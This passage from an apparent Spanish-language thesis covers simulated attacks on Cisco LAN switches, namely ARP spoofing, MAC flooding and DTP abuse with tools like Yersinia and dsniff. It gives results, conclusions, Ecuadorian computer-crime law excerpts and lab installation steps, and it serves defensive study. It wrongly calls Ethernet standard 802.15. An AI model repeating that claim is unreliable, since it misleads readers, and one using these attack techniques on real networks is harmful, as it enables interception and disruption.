Se usa para deshabilitar la negociación generada por los switches cisco a la hora de hacer troncal cuando ambos puertos están configurados entre 2 equipos y tienen el modo dinámico donde un modo por lo general está en auto negotiate y el otro está a la espera de ese mensaje para activar la interfaz cabe mencionar que DTP es para realizar la negociación en cambio VTP es el dominio de VLANs que no hace referencia alguna en el proyecto de investigación.

Para deshabilitar DTP se debe entrar a la configuración y cambiar el modo de negociación a un estático, de acceso o troncal acorde a las configuraciones y no afecte al desempeño de la red como se muestra la figura a continuación.

	Dynamic Auto	Dynamic Desirable	Trunk	Access
Dynamic Auto	Access	Trunk	Trunk	Access
Dynamic Desirable	Trunk	Trunk	Trunk	Access
Trunk	Trunk	Trunk	Trunk	Limited Connectivity
Access	Access	Access	Limited Connectivity	Access

Figura 35. *Modos de negociación del protocolo DTP*, elaborado por Byron Rodriguez Gutierrez

3.11. Análisis de resultados

Como se pudo observar todos los ataques realizados vieron comprometida a la red LAN como a los equipos cisco dentro de sus entornos de configuración, esto permite demostrar que si no se tiene un correcto funcionamiento a la hora de realizar un diseño pueden verse comprometidos los datos debido a los ataques de factor humano que se realizan dentro de la organización tanto para un red basada en el estándar Ethernet en 802.15 como en el estándar Wireless 802.11 independiente del rango, frecuencia o ancho de banda en el cual operen los dispositivos.

Al realizar los ataques se puede afectar a toda empresa de manera interna debido a que afecta a la CIA (Confidentiality, Integrity and Availability) de la seguridad informática

afectando no solo a las políticas que maneja la empresa sino también a los mecanismos de seguridad utilizados para contrarrestar este tipo de amenazas que mediante una vulnerabilidad encontrada en el entorno LAN se puede incluso generar exploit que comprometan de una u otra forma a los recursos de la empresa.

Por otra parte, todo ataque que fue presentado en esta investigación demostró que puede afectar a la confidencialidad de la información debido a que los recursos ya no son privados entre las personas como en el caso del ataque ARP SPOOFING que podía ver la información que transmitían ciertos equipos en el diseño de red presentado, la integridad de la información no se afectada ya que estos ataque no modificaron los valores de hash en la información que atravesaba la red pero se puede alterar esos datos haciendo que el valor cambie y la información llegue alterada.

En adición cabe recalcar que dentro de la pirámide de la CIA la disponibilidad fue la que más se vio afectada debido a la alteración o colapso en los equipos a través de peticiones ARP falsas o incluso la suplantación de los equipos haciendo que los dispositivos con el rol para transmitir esa información no puedan mostrarla al usuario o incluso colapse debido a la gran cantidad de peticiones que debía de procesar haciendo que sus recursos sean afectados como en el ataque de MAC FLOODING ATTACK.

También es necesario mencionar que dentro de todos los ataques realizados se optó solo por tomar 3 de muchos que se existen como se mencionó en el capítulo 2 a la hora de hablar de YERSINIA, esta elección se debe a que para ejecutar un ataque a protocolos como STP, MPLS, o incluso VTP se requiere de entornos de red más grande es decir afecta a redes LAN que contengan gran cantidad de equipos y su proceso o modo de configuración de base a los protocolos de mayor complejidad como se menciona.

Todos los ataques realizados en el entorno de simulación tienen una que otra medida de prevención pero que debe ser configurada por el personal de TI dentro de la compañía para ser evitada, Cisco publica las amenazas o falencias existentes que pueden haber pero no soluciona el agujero de seguridad con una nueva versión o actualización hacia los dispositivos que están siendo atacados ni reemplaza los protocolos que funcionan dentro de su entorno de equipos ya que son necesarios a la hora de realizar un despliegue de red es decir, si no se conoce la medida o el ataque existente dentro del dispositivo y como prevenirla siempre el equipo va hacer vulnerado y con ello poner en riesgo a la empresa u organización con un ataque interno causado por empleado, ex empleado o incluso alguien con poco conocimiento en técnicas de hacking.

3.12. Conclusiones y recomendaciones

3.12.1. Conclusiones

En el presente trabajo se determina que los estándares de sistemas de seguridad informática son aparentemente suficientes, no obstante la seguridad de los equipos es más difícil salvaguardar, exponiéndose a ataques informáticos avanzados, no realizar un escaneo de las vulnerabilidades más comunes a equipos más utilizados significa permitir el acceso de intrusos al sistema poniendo en riesgo la integridad, confidencialidad y accesibilidad de la información, y adicional customizar equipos por mantenimiento correctivo.

Por otro lado, al recopilar información mediante simulaciones se observan distintos resultados de como vulnerar a equipos Cisco a nivel de redes LAN en entornos de simulación, se realizó la recopilación de información, así como su nivel de seguridad y peligro latentes.

Al indagar sobre como los equipos de Cisco son manejados habitualmente se obtuvo que la configuración a la que someten estos equipos es la básica referente a los requerimientos del consumidor final, sin establecer ninguna alternativa de seguridad y estimando que nadie va a vulnerar el equipo, siendo sometidos únicamente a procesos de buen funcionamiento de modo experimental antes de establecer configuraciones determinadas para las instalaciones.

Al contar con las simulaciones de los equipos en una red LAN ya predeterminada, todos los ataques se llevaron a cabo con herramientas que están disponibles para ser utilizadas dentro de los sistemas operativos derivados de Debian, cuyo caso se utilizó Kali Linux, y Linux Ubuntu para poder variar en las versiones de los sistemas operativos y tener diferentes puntos de vista, tanto las herramientas de ataque como DSNIFF como YERSINIA fueron vitales a la hora de realizar los ataque dando la posibilidad de realizar diferentes tareas y por último para analizar los paquetes de tráfico se utilizó la herramienta más conocida y completa para ese trabajo, a cual es Wireshark, conectada directamente a la red de simulación mediante GNS3.

Al realizar el ataque se pudo observar un comportamiento no optimo por parte de los equipos Cisco, comprobando así que tal y como se estimó las vulnerabilidades son variadas y afectan directamente al consumidor final de pequeñas, medianas y grandes empresas, las perdidas pueden ser devastadoras ya que los activos más importantes de una empresa “Los datos” pueden ser modificados, perdidos, alterados o no disponibles

logrando así perjudicar directamente a la seguridad informática de la organización y el impacto a corto y largo plazo pueden ser devastadores.

3.13.2. Recomendaciones

Hay varias herramientas de prevención para los posibles ataques, pero estas herramientas se actualizan constantemente, por cuya razón se promueve realizar pruebas de vulnerabilidades a equipos para así poder encontrar o detectar las posibles fallas y posteriormente lanzar un parche para cubrir esa vulnerabilidad.

Para realizar las prácticas de vulnerabilidad a equipos Cisco se estima que se debe tener un nivel conocimiento óptimo para recrear los entornos en los que se va a realizar, así como también los programas de simulaciones necesarios y compatibles entre sí para un correcto uso y obtener resultados confiables.

Revisar la compatibilidad de las versiones de GNS3 y el programa que se utilice para la virtualización de las máquinas virtuales, así como también las versiones virtuales de los dispositivos Cisco a utilizar, sus características y sus prestaciones.

Previo a instalar los paquetes de las herramientas de hacking se debe verificar que los repositorios dentro de la máquina virtual estén actualizados y óptimos para su uso, para así proceder con la instalación correcta de los paquetes necesarios.

ANEXOS

Anexo 1

Sección Marco Legal

Artículo 3 Objetivos inciso 11.- Garantizar la asignación a través de métodos transparentes y en igualdad de condiciones de las frecuencias del espectro radioeléctrico que se atribuyan para la gestión de estaciones de radio y televisión, públicas, privadas y comunitarias así como el acceso a bandas libres para la explotación de redes inalámbricas, precautelando que en su utilización prevalezca el interés colectivo y bajo los principios y normas que rigen la distribución equitativa del espectro radioeléctrico.

Artículo 3 Objetivos inciso 12.- Promover y supervisar el uso efectivo y eficiente del espectro radioeléctrico y demás recursos limitados o escasos de telecomunicaciones y garantizar la adecuada gestión y administración de tales recursos, sin permitir el oligopolio o monopolio directo o indirecto del uso de frecuencias y el acaparamiento.

Artículo 16.- Todas las personas, en forma individual o colectiva, tienen derecho a:
Inciso 2. El acceso universal a las tecnologías de información y comunicación.

Artículo 29.- Regulación técnica. - Consistente en establecer y supervisar las normas para garantizar la compatibilidad, la calidad del servicio y solucionar las cuestiones relacionadas con la seguridad y el medio ambiente.

Artículo 232.- Ataque a la integridad de sistemas informáticos. - La persona que destruya, dañe, borre, deteriore, altere, suspenda, trabe, cause mal funcionamiento, comportamiento no deseado o suprima datos informáticos, mensajes de correo electrónico, de sistemas de tratamiento de información, telemático o de telecomunicaciones a todo o partes de sus componentes lógicos que lo rigen, será sancionada con pena privativa de libertad de tres a cinco años.

Con igual pena será sancionada la persona que:

Inciso 1. Diseñe, desarrolle, programe, adquiera, envíe, introduzca, ejecute, venda o distribuya de cualquier manera, dispositivos o programas informáticos maliciosos o programas destinados a causar los efectos señalados en el primer inciso de este artículo.

Inciso 2. Destruya o altere sin la autorización de su titular, la infraestructura tecnológica necesaria para la transmisión, recepción o procesamiento de información en general.

Artículo 234.- Acceso no consentido a un sistema informático, telemático o de telecomunicaciones. - La persona que sin autorización acceda en todo o en parte a un

sistema informático o sistema telemático o de telecomunicaciones o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho, para explotar ilegítimamente el acceso logrado, modificar un portal web, desviar o redireccionar de tráfico de datos o voz u ofrecer servicios que estos sistemas proveen a terceros, sin pagarlos a los proveedores de servicios legítimos, será sancionada con la pena privativa de la libertad de tres a cinco años.

Anexo 2

Instalación de VirtualBox 5.2.44 en Windows 10

1.- Se instala Oracle VM VirtualBox.



Figura Instalación de VirtualBox. Información tomada de la investigación de campo. Elaborado por Byron Rodríguez Gutierrez.

Anexo 3

Fase final del proceso de instalación de VirtualBox

2.- Se termina la instalación de VirtualBox y se procede a iniciar el programa.



Figura VirtualBox ya instalado. Información tomada de la investigación de campo. Elaborado por Byron Rodríguez Gutierrez.

Anexo 4

Instalación de las máquinas virtuales que son utilizadas en GNS3

3.- Se instala las máquinas virtuales en VirtualBox.




Figura Interfaz de VirtualBox. Información tomada de la investigación de campo. Elaborado por Byron Rodriguez Gutierrez.

Anexo 5

Instalación de VMware Workstation Pro

4.- Se instala VMware Workstation Pro con una licencia de prueba de 15 días.




Figura Instalación de VMware Workstation Pro. Información tomada de la investigación de campo. Elaborado por Byron Rodriguez Gutierrez.

Anexo 6

Se acepta los términos de la licencia y se procede con la instalación

5.- Se instala VMware Workstation Pro con una licencia de prueba de 15 días.




Figura Proceso de instalación VMware Workstation Pro. Información tomada de la investigación de campo. Elaborado por Byron Rodríguez Gutierrez.

Anexo 7

Interfaz de VMware Workstation Pro

6.- Se muestra la interfaz con la que se interactúa.




Figura Interfaz VMware Workstation Pro. Información tomada de la investigación de campo. Elaborado por Byron Rodríguez Gutierrez.

Anexo 8

Instalación de GNS3 en Windows 10

7.- Se instala GNS3 con una versión de 2.2.13.



Figura Instalación de GNS3. Información tomada de la investigación de campo. Elaborado por Byron Rodriguez Gutierrez.

Anexo 9

Instalación de componentes de GNS3 adecuados para las pruebas

8.- Se instala GNS3 con las siguientes características.




Figura Tipo de instalación de GNS3. Información tomada de la investigación de campo. Elaborado por Byron Rodriguez Gutierrez.

Anexo 10

Proceso de instalación de GNS3

9.- Proceso de instalación de cada componente de GNS3.




Figura Proceso de instalación de GNS3. Información tomada de la investigación de campo. Elaborado por Byron Rodriguez Gutierrez.

Anexo 11

Instalación de Wireshark

10.- Se instala Wireshark en paralelo a GNS3 con el objetivo de análisis.




Figura Descarga e instalación de Wireshark. Información tomada de la investigación de campo. Elaborado por Byron Rodriguez Gutierrez.

Anexo 12

Instalación culminada de GNS3 y de Wireshark

11.- Se culmina la instalación de GNS3 y Wireshark.




Figura Culminación de instalación de GNS3. Información tomada de la investigación de campo. Elaborado por Byron Rodriguez Gutierrez.

Anexo 13

Interfaz de GNS3

12.- Interfaz con las opciones para añadir las diferentes máquinas virtuales.




Figura Interfaz de GNS3. Información tomada de la investigación de campo. Elaborado por Byron Rodriguez Gutierrez.

Anexo 14

Interfaz de GNS3 para añadir máquinas virtuales

12.- Interfaz para añadir las diferentes máquinas virtuales.




Figura Interfaz de GNS3. Información tomada de la investigación de campo. Elaborado por Byron Rodríguez Gutierrez.

Anexo 15

Interfaz de GNS3 para añadir las máquinas virtuales Linux Ubuntu y Kali

12.- Interfaz para añadir las diferentes máquinas virtuales de VirtualBox




Figura Interfaz de GNS3. Información tomada de la investigación de campo. Elaborado por Byron Rodríguez Gutierrez.

Anexo 16

Interfaz de GNS3 para añadir máquinas virtuales Linux Ubuntu y Kali.

12.- Interfaz para añadir las diferentes máquinas virtuales de VMware

